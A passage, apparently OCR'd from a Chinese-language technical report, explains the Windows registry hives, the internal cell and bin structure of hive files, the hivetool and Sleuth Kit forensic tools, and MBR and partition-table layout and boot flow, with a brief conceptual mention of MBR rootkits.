s-1-5-18	LocalSystem 的帳戶資料
s-1-5-19	LocalService 的帳戶資料
s-1-5-20	NetworkService 的帳戶資料
SID	這裡並不是指一個名為 SID 的 subkey，而是一個以 SID 為名的 key。這個 SID 就是目前登入的使用者的 SID，裡面包含了使用者的桌面設定及控制台設定等資料。
SID_Classes	目前登錄的使用者的安全性驗證子，主要內容為檔案關聯性。

HKEY_CURRENT_USER

HKCU 包含了正在使用中的個別使用者的設定值。這個登錄值連接到

HKEY_USERS\{SID}，內容包含了環境變數、桌面設定、網路、印表機及應用程式等設定。其下包含的各項目分別簡述如下：

表格 4-5HKEY_CURRENT_USER 底下各子目錄簡介

AppEvents	與事件相關聯的音效，例如登出 Windows XP、縮小視窗等。
Console	有關命令提示字元的相關設定。
Control Panel	在控制台中的大部分設定都可以在此找到，也包含了一些在控制台中沒有出現的設定可在此手動設定。
Environment	使用者的環境變數。
Identities	Outlook Express 中每個使用者的身分。
Keyboard Layout	鍵盤的設定資訊。
Network	儲存網路驅動程式。
Printers	使用者對印表機的個人偏好設定。
Software	使用者對應用程式的個人偏好設定。
Volatile Environment	當使用者登入時定義的環境變數。

HKEY_CLASSES_ROOT

這個登錄的內容是由 HKEY_LOCAL_MACHINE\SOFTWARE\Classes 及 HKEY_CURRENT_USER\Software\Classes 兩者合併而成。若兩者有重複的內容，會以 HKEY_CURRENT_USER 中的為優先。藉由這樣的方式，可以讓一台電腦上的多個使用者互相分享檔案關聯的設定，並且當重複時會以自己的優先，不會受到其他使用者的影響。

HKEY_CURRENT_CONFIG

連結到儲存目前硬體資訊的 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Hardware\Profiles\Current。內容包含螢幕字型及解析度，以及隨插即用及目前可用的印表機的資訊。


(c) Registry 結構介紹

前面提過，hive 是真正儲存了登錄檔內容的檔案，接下來的章節則是有關這個檔案內部的資料結構。hive 檔案是以 4096 bytes 為一個 block，以 block 當單位，由多個 block 所組成。最前面的第一個 block 叫做 base block，而之後的 block 被稱為 bin。Base block 相當於是整個 hive 檔案的 header，裡面記錄了下列資訊：

- regf：用來標明這是個 hive file 的 signature
- 最後寫入時間
- hive format version (NT3.5, NT4.0)
- checksum
- full name (SystemRoot\CONFIG\SAM)

在談 bin 之前，要先來介紹另一個資料結構叫作 Cell。Cell 是一個容器(container)，在 bin 中所有的資料，不管是 key、subkey 或 value 都被儲存在 cell 中。Cell 的資料結構很簡單，前面有一個 header 紀錄 cell 的長度，標明了這個 cell 的範圍有多長，接下來就是 cell 儲存的資料。

圖表 4-3Windows 登錄機碼 cell 之資料結構



Cell 根據儲存的東西不同，分成下列幾種：


- Key cell (NK)
- Value cell (VK)
- Subkey-list cell

- Value-list cell
- Security-descriptor cell (SK)

上面提到的 subkey-list，是因為一個 key 可以有多個 subkey，因此該 key 的 key cell 會指向一個 subkey-list cell，裡面記錄了該 key 全部的 subkey 的位置(即他們的 key cell 的位置)，藉此來將 key 和多個 subkey 連在一起。Value-list 也是一樣的形式。有關這些 cell 的詳細資料會在之後介紹。

接下來回到 bin，bin 是 hive 扣掉 base block 後的其他區塊，也就是真正存放登錄資料的地方。前面提過在 hive 中所有的資料都被儲存在 cell 中，因此 bin 其實就是一個內部包含了許多 cell 的一個資料結構。

圖表 4-4 Windows 登錄機碼 bin 之資料結構，在 bin 的最前面也有一個 header，稱為 HBIN




由於 bin 包含了多個 cell，而 cell 記錄著登錄檔的資料，因此常常會有登錄機碼被新增或刪除的情況發生，此時就會產生與記憶體管理一樣的 fragment 問題。例如刪除中間的一個 cell，中間這段的位置就空了出來，當之後要新增一個 cell 時，將新的 cell 放到空出來的這段空間，但是若新的這個 cell 的空間比原本的小，那麼這時候中間就會產生一些零碎的空間浪費。

此外為了盡可能的將空間做最大的利用，因此若有連續空出來的空間應該要將他們整合在一起，藉此容納更大的 cell。因此當刪除一個 cell 時，系統會去檢查這個 cell 的前後是不是空的，若是空的就將這些空間全部連在一起，並且在這段空間的最前面的 cell 的 header 中標示這段空出來的空間的長度，藉此盡可能的將空出來的空間連在一起，以利之後能容納盡可能大的 cell。

當新增 cell 時則是尋找有沒有空的空間可以放進去，如果發現目前的 bin 已經無法容納時，就新增一個 bin，大小為 4096 bytes 的倍數。由於登錄機碼常常會進行新增和刪除，因此一次 allocate 4096 bytes 可以不用每次新增時都去做 allocate 的動作及一直調整 hive file 的大小，直接對已經分配好的空間進行存取，可以增進效率。


前面提過，cell 根據儲存的資料的不同，可以分為以下幾種：Key cell、Value cell、subkey-list cell、value-list cell 以及 security-descriptor cell 幾種。如下圖所示：

圖表 4-5 以實際在 regedit 中看到的狀況



在這張圖中，SOFTWARE 就是 key，7-Zip 則是他的 subkey，而 Path 則是 7-Zip 中的一個 value 的名字，而 value 的 data 則是 D:\Tool\7-Zip。若以圖形來表示其結構則是這樣：

圖表 4-6 登錄機碼 key, path,和 value 資料結構圖



Subkey-list 記錄著 key 下的所有 subkey，value-list 則是記錄了 key 下所包含的 value，而 value 則是包含著名字以及存放 data 的 cell 的位置。至於各種 cell 包含的詳細資訊如下：

※ Key cell

- Signature
- 最後更新時間
- Parent key 的 cell 的位置(index)
- 所包括的 subkey 的 subkey-list 的 cell 的 index
- 所包括的 value 的 value-list 的 cell 的 index

- Security-descriptor cell 的 index
- 自己(key)的名字

※ Subkey-list cell

包含了屬於同個 parent key 的所有 subkey 的 key cell 的 index

※ Value cell

- Signature
- Value 的名字
- Value 的型態
- 存放 data 的 cell 的位置

註：若 value 的長度小於 4 bytes，那麼 data 會直接存在本來放「儲存 data 的 cell 的位置」的位置，而不會再用一個 cell 來存值。即本來存放 cell index 的地方現在直接存 data。

※ value-list cell

包含了屬於同個 key 的所有 value 的 value cell 的 index

※ security-descriptor cell

Signature

記錄了有多少 key 共用這個 security descriptor 的 reference counter

(d)Hivetool 工具介紹

hivetool 是一套用來解析 windows 登錄機碼的工具軟體。由於 windows 系統管理登錄機碼時，有一定的格式儲存在硬碟裡。該工具則是利用這些特定的格式，來取出 windows 登錄機碼的值。此套件運行在 linux 環境底下，只要可以利用虛擬機器拿到 windows 的登錄檔案，即可以針對該登錄檔做修改、取值。該工具有數種資料夾，我們將一一解說：

hivetool/lib 資料夾

這個資料夾用來存取低階的 hive 檔案。這些程式碼定義了讀取與釋放 hive 檔案,並且提供 windows-like 的讀寫函式(像是 RegSetValueEX, RegDeleteKey 等)。其中像是重要的變數

```
char* hivepath[] = {
            NULL,
            "\\HKEY_LOCAL_MACHINE\\SAM",
            "\\HKEY_LOCAL_MACHINE\\SYSTEM",
            "\\HKEY_LOCAL_MACHINE\\SECURITY",
            "\\HKEY_LOCAL_MACHINE\\SOFTWARE",
            "\\HKEY_CURRENT_USER\\",
            NULL,
            "\\HKEY_USERS\\SID-RID_Classes",
            NULL,
      "\\"
};
```

放在 ntreg.c 內。

hivetool/hivetools 資料夾

存放相依於 lib/libhive.c 的程式碼。這邊定義了一些存取登錄機碼的方式，利用登錄機碼的 Key-Value 結構來實現一些功能。並不是針對其低階的二進位結構作存取。

nstdreg.h/.c

提供了一個介面來供程式設計師使用，其定義了函式為 POSIX-like。作者認為 windows 提供的函式不夠好，故自行定義了一些函式名稱來取代原有的 Windows 函式。

sam.h/.c

提供存取 Security Accounts Manager data (SAM)，取得使用者列表，創造使用者，改變密碼等。

hivetool/bin 資料夾

這個資料夾包含了所有可執行的檔案，我們可以利用這資料夾內的內容來存取 windows 機碼。而其中 listhive 則是本計劃用來取出登錄檔資訊的檔案。

hivetool/misc 資料夾

其他的輔助套件。類似幫助印出除錯資訊，偵錯函式等。

利用上述的套件，我們開發出一 bin/listhive，並可以解析一個 windows 登錄碼的檔案，並且提供修改，讀取，設定等動作。

(e) Sleuth Kit 工具介紹

The Sleuth Kit 是一套用來蒐集 Unix 或 Windows 檔案系統的取證工具集合，可以讓鑑識人員從電腦系統中取出檔案，而不透過正常的檔案系統。它可以用來調查許多電腦的映像檔，找出檔案的所在位置，並且完整的將檔案取出。以下式幾個較為重要的功能：

- ils 列出所有的附加資訊，像是 inode 資訊
- blkls 顯示檔案系統內的資料區塊內容
- fls 顯示所有在檔案系統中掛載跟非掛載的檔案名稱
- fsstat 顯示檔案系統的統計資料資訊
- ffind 找尋檔案名稱，並且指出該檔案的附加資訊的位置
- mactime 創建所有 MAC 作業系統中檔案時光機器的時程表

4.1.3 MBR 磁區修改

MBR rootkit 透過載入自己的檔案系統驅動程式，做硬碟檔案的讀寫控制，把想要修改的二進位檔，寫入開機磁區之中。由於有些防毒軟體為了保護開機磁區，會定期備份並且還原。MBR rootkit 能針對要求的檔案名稱，回傳未被修改的內容以躲避防毒軟體的偵測。而此技術也可以運於隱藏檔案；在 I/O 部分，rootkit 也可以做鍵盤的側錄,把蒐集到的敲鍵值寫到檔案中。針對 rootkit 對 MBR 攻擊舉例來說,IBM PC 第一支被正式記載的病毒名叫 Brain,採用 hook IDT 0x13 的方法感染 MBR 做破壞。

(a) MBR 介紹

開機磁區(boot sector)是硬碟、軟碟或類似資料儲存裝置的一個磁區，內含負責啟動「存放在硬碟其它部份的程式」的 machine code。其中，開機磁區有兩種：

一、 Volume Boot Record(VBR)

VBR 又稱 volume boot sector 或 partition boot sector，是一種開機磁區，儲存在硬碟或軟碟上的 disc volume、或資料儲存設備上，且含有用來 boot 的程式碼；在未分割的儲存設備上，它是設備的第一個磁區；而在已分割的設備上，它是設備上各個 partition 的第一個磁區，而整個 device 的第一個磁區為 MBR。也就是說，VBR 是磁碟未被分割的第一個磁區，或已分割的 partition 的第一個磁區，包含了載入與喚起作業系統(放在這個分區之內或放在這個磁碟上)的程式碼。

二、 Master Boot Record(MBR)

為磁碟已被分割的第一個磁區，包含定位 active partition 與喚起它的 VBR 的程式碼。在 VBR 中的程式碼可直接藉由機器的韌體、MBR 或 boot manager 來引發。在 IBM PC 相容機上，BIOS 並不在意 VBR 與 MBR 的不同，甚至是分割區，而韌體只是載入並運行磁碟的第一個 sector，只有在 MBR 裡的程式碼,才知道磁碟分割訊息,且負責載入啟動 active partition 的 VBR 程式碼。

如果從一個沒有灌作業系統的磁碟啟動,螢幕會顯示 Please Insert a bootable disc and press a key，這是由開機磁區顯示的，而不是機器的韌體。

MBR（Master Boot Record，主要啟動磁區）是位於硬碟的第一個磁區，大小為 512 Bytes；是電腦開機後存取硬碟時所必須要讀取的第一個磁區，它在硬碟上的三維位址為（柱面，磁頭，磁區）＝（0，0，1）。MBR 是由磁碟分割工具（FDISK、SPFDISK、Partition Magic 等）在對硬碟做磁碟分割時所建立出來的,MBR 的 512 Bytes 空間中總共分成了二個部份,第一部份為啟動程式（Boot code），大小為 446 Bytes，另一部份即俗稱的硬碟分割表（Partition Table），大小為 64 Bytes。

(b)MBR 的功能

MBR 的功能如下：

- 掌握硬碟主要的硬碟分割表。

- 在電腦的 BIOS 通過在 MBR 中 machine code instruction 的執行後，開機。
- 利用 32-bit 的 disk signature 來唯一性地辨認個別的 disk media，雖然硬碟在 running 時可能不會用到。

MBR 記錄著硬碟本身的相關資訊以及硬碟各個分割的大小及位置資訊，是資料資訊的重要入口。如果受到破壞，硬碟上的基本資料結構資訊將會遺失，需要利用很繁瑣的方式試探性快重建資料結構資訊後才可能重新存取原先的資料。MBR 內的資訊是透過 FDISK 寫入的，是低階格式化的產物，和作業系統沒有任何關聯。相對而言，作業系統是建立在高階格式化的硬碟分割之上，是和一定的檔案系統相聯繫的。

表格 4-6 標準的 MBR 結構


位址			描述		長度（BYTE）
Hex	Oct	Dec			
0000	0000	0	代碼區		440(最大 446)
01B8	0670	440	選用磁碟標誌		4
01BC	0674	444	一般為空值; 0x0000		2
01BE	0676	446	標準 MBR 分割表規劃 (四個 16 byte 的主分割表入口)		64
01FE	0776	510	55h	MBR 有效標誌: 0xAA55	2
01FF	0777	511	AAh		
MBR, 總大小: 446 + 64 + 2 =					512

在 Boot code 部份的內容會因磁碟分割工具的不同而有所不同，但大小絕對不會超過 446 Bytes，而且程式碼最後的目的都是一樣的。當電腦開機完成硬體的 POST（Power On Self Test）後，BIOS 會將開機硬碟之 MBR 中的 Boot code 載至 memory 中執行，Boot code 是一讀取硬碟分割表的小程式，會從硬碟分割表

中找出啟動分割區（Active Partition），並將啟動分割區的第一個磁區中的資料載入，此磁區的資料也是一小程式，用來載入分割區上的作業系統程式，以便啟動欲開啟的作業系統進行資料處理。

硬碟分割表通常為了有效地利用硬碟空間會將硬碟做分割，每個分割過後的區域，就稱為一個分割區（partition）；由於每個分割的區域之起始位置及結束位置都不一樣，所以必須要有一個硬碟分割表來存放這些資訊，其結構圖如下圖：

圖表 4-7 硬碟分割表(partition table)結構圖(引用自 http://www.msservermag.com.tw/technicwords/020829.aspx)



由於每個分割資訊需要 16 個 bytes,所以對於採用 MBR 型分割結構的硬碟，最多只能有 4 個主要分割（primary partition），若要得到 4 個以上的主要分割是不可能的；為解決分割區數量的限制，便將分割區的種類分成主要分割及延伸分割（extend partition），且主要分割和延伸分割的數量加起來不能超過四個，其中，延伸分割也是主要分割的一種，但我們並無法直接使用延伸分割，必須把它再分成幾個邏輯分割（logical partition）才能用來存放資料，也就是說它與主要分割的不同在於理論上可以劃分為無數個邏輯分割。

表格 4-7 主要分割及延伸分割數量組合

Primary partition 數量	1	2	3	1	2	3	4
Extend Partition 數量	1	1	1	0	0	0	0


表格 4-8 硬碟分割結構資訊

偏移	長度(位元組)	意義

00H	1	分割狀態：00-->非活動分割；80-->活動分割；其它數值沒有意義
01H	1	分割起始磁頭號(HEAD)，用到全部 8 位元
02H	2	分割起始磁區號(SECTOR)，佔據 02H 的位 0－5；該分割的起始磁柱號(CYLINDER)，佔據 02H 的位 6－7 和 03H 的全部 8 位元
04H	1	檔案系統標誌位
05H	1	分割結束磁頭號(HEAD)，用到全部 8 位元
06H	2	分割結束磁區號(SECTOR)，佔據 06H 的位 0－5；該分割的起始磁柱號(CYLINDER)，佔據 06H 的位 6－7 和 07H 的全部 8 位元
08H	4	分割起始絕對磁區
0CH	4	分割總的磁區數

延伸分割中邏輯驅動器的引導記錄是鏈式的；每一個邏輯分割都有一個和 MBR 結構類似的延伸功能引導記錄（Extend Boot Record，EBR）。其中硬碟分割表的第一項指向該邏輯分割本身的引導磁區，第二項指向下一個邏輯驅動器的延伸功能引導記錄，分割表第三、第四項沒有用到；結構圖如下：

圖表 4-8 延伸硬碟分割表（Extend partition table）結構圖(引用自 http://www.msservermag.com.tw/technicwords/020829.aspx)




邏輯分割區域之起始位置及結束位置的相關資訊則記載在每個邏輯分割的第一個磁區，該磁區的資料結構圖如圖（和 MBR 的結構很類似）：


圖表 4-9 邏輯分割第一個磁區的資料結構圖(引用自 http://www.msservermag.com.tw/technicwords/020829.aspx)

最後，以一個硬碟切割了 3 個主要分割和 1 個延伸分割，延伸分割又切割了 3 個邏輯分割為例，示意圖如下：

圖表 4-104 個主要分割(左)及 3 個主要分割和 1 個延伸分割(右)示意圖(引用自 http://www.msservermag.com.tw/technicwords/020829.aspx)



圖表 4-113 個主要分割和 1 個延伸分割指標關係圖(引用自 http://www.msservermag.com.tw/technicwords/020829.aspx)



(c) 硬碟分割注意要點

Windows 系統預設情況下，一般都是只劃分一個主要分割給系統，剩餘的部分全部劃入延伸分割。這裡有下面幾點需要注意：

- 在 MBR 分割表中最多 4 個主分割或者 3 個主分割＋1 個延伸分割，也就是說延伸分割只能有一個，然後可以再細分為多個邏輯分割。
- 在 Linux 系統中，硬碟分割命名為 sda1－sda4 或者 hda1－hda4（其中 a 表示硬碟編號可能是 a、b、c 等等）。在 MBR 硬碟中，分割號 1－4 是主分割（或者延伸分割），邏輯分割編號只能從 5 開始。
- 在 MBR 分割表中，一個分割最大的容量為 2T，且每個分割的起始柱面必須在這個硬碟的前 2T 內；若有一個 3T 的硬碟，根據要求，至少要把它劃分為 2 個分割區，且最後一個分割的起始磁區需位於硬碟的前 2T 空間內。

系統開機或重開機 MBR 的讀取流程

1. 開機後，BIOS 開始測試電腦硬體及周邊設備，再來執行內部記憶體位址為 FFFF:0000H 處的跳轉指令，跳轉到固化在 ROM 中的自檢程式處，對系統硬體(包括內部記憶體)進行檢查。
2. 讀取 MBR。當 BIOS 檢查到硬體正常並與 CMOS 中的設定相符後，按照 CMOS 中對啟動裝置的設定順序檢測可用的啟動裝置；BIOS 將相應啟動裝置的 MBR 磁區讀入內部記憶體位址為 0000:7C00H 處。
3. 檢查 0000:7DFEH-0000:7DFFH(MBR 的結束標誌位)是否等於 AA55H，若不


等於則轉去嘗試其他啟動裝置，如果沒有啟動裝置滿足要求則顯示"NO ROM BASIC"然後當機。

4. 當檢測到有啟動裝置滿足要求後，BIOS 將控制權交給相應啟動裝置；啟動裝置的 MBR 將自己複製到 0000:0600H 處，然後繼續執行。
5. 根據 MBR 中的引導代碼來啟動引導程式。

(d)多重作業系統的開機管理程式

Loader 的最主要功能是要認識作業系統的檔案格式並據以載入核心（kernel）到主記憶體中去執行，但由於各種作業系統的檔案格式並不一致，故它們都會有自己的開機管理程式用來載入核心檔案。那當一個電腦要有多重開機選單時，但它的 MBR 只會有一個，每個檔案系統（file system）或者是分割區都會保留一塊開機磁區提供作業系統安裝開機管理程式，而通常作業系統預設都會安裝一份 loader 到根目錄所在的檔案系統開機磁區上，若在一台主機上面同時安裝 Windows 與 Linux 後，開機磁區、開機管理程式與 MBR 的相關性如下圖所示：

圖表 4-12 開機管理程式安裝在 MBR、開機磁區與作業系統的關係(引自於 http://linux.vbird.org/linux_basic/0510osloader.php 圖 1.2.1)



每個作業系統預設會安裝一個開機管理程式在自己的檔案系統中(如上圖中各 filesystem 左下角的方框),而在 Linux 系統安裝時,可選擇是否要將開機管理程式安裝到 MBR 上;若安裝到 MBR,在 MBR 與開機磁區都會有一份開機管理程式的程式碼,而相對於 Windows 安裝時,預設會主動將 MBR 與開機磁區都安裝開機管理程式,所以可以安裝多重作業系統而 MBR 常常會被不同的作業系統的開機管理程式所覆蓋。

雖然各作業系統都可以安裝一份開機管理程式到自己的開機磁區中,那麼作業系統就可以利用自己的開機磁區來載入核心,但系統的 MBR 只有一個,要怎麼執行開機磁區裡面的 loader 便是接下來要討論的問題,開機管理程式主要的功能如下:

- 提供選單:

  使用者可選擇不同的開機項目,也就是多重開機;因此我們可以選擇不同的核心來開機。

- 載入核心檔案:

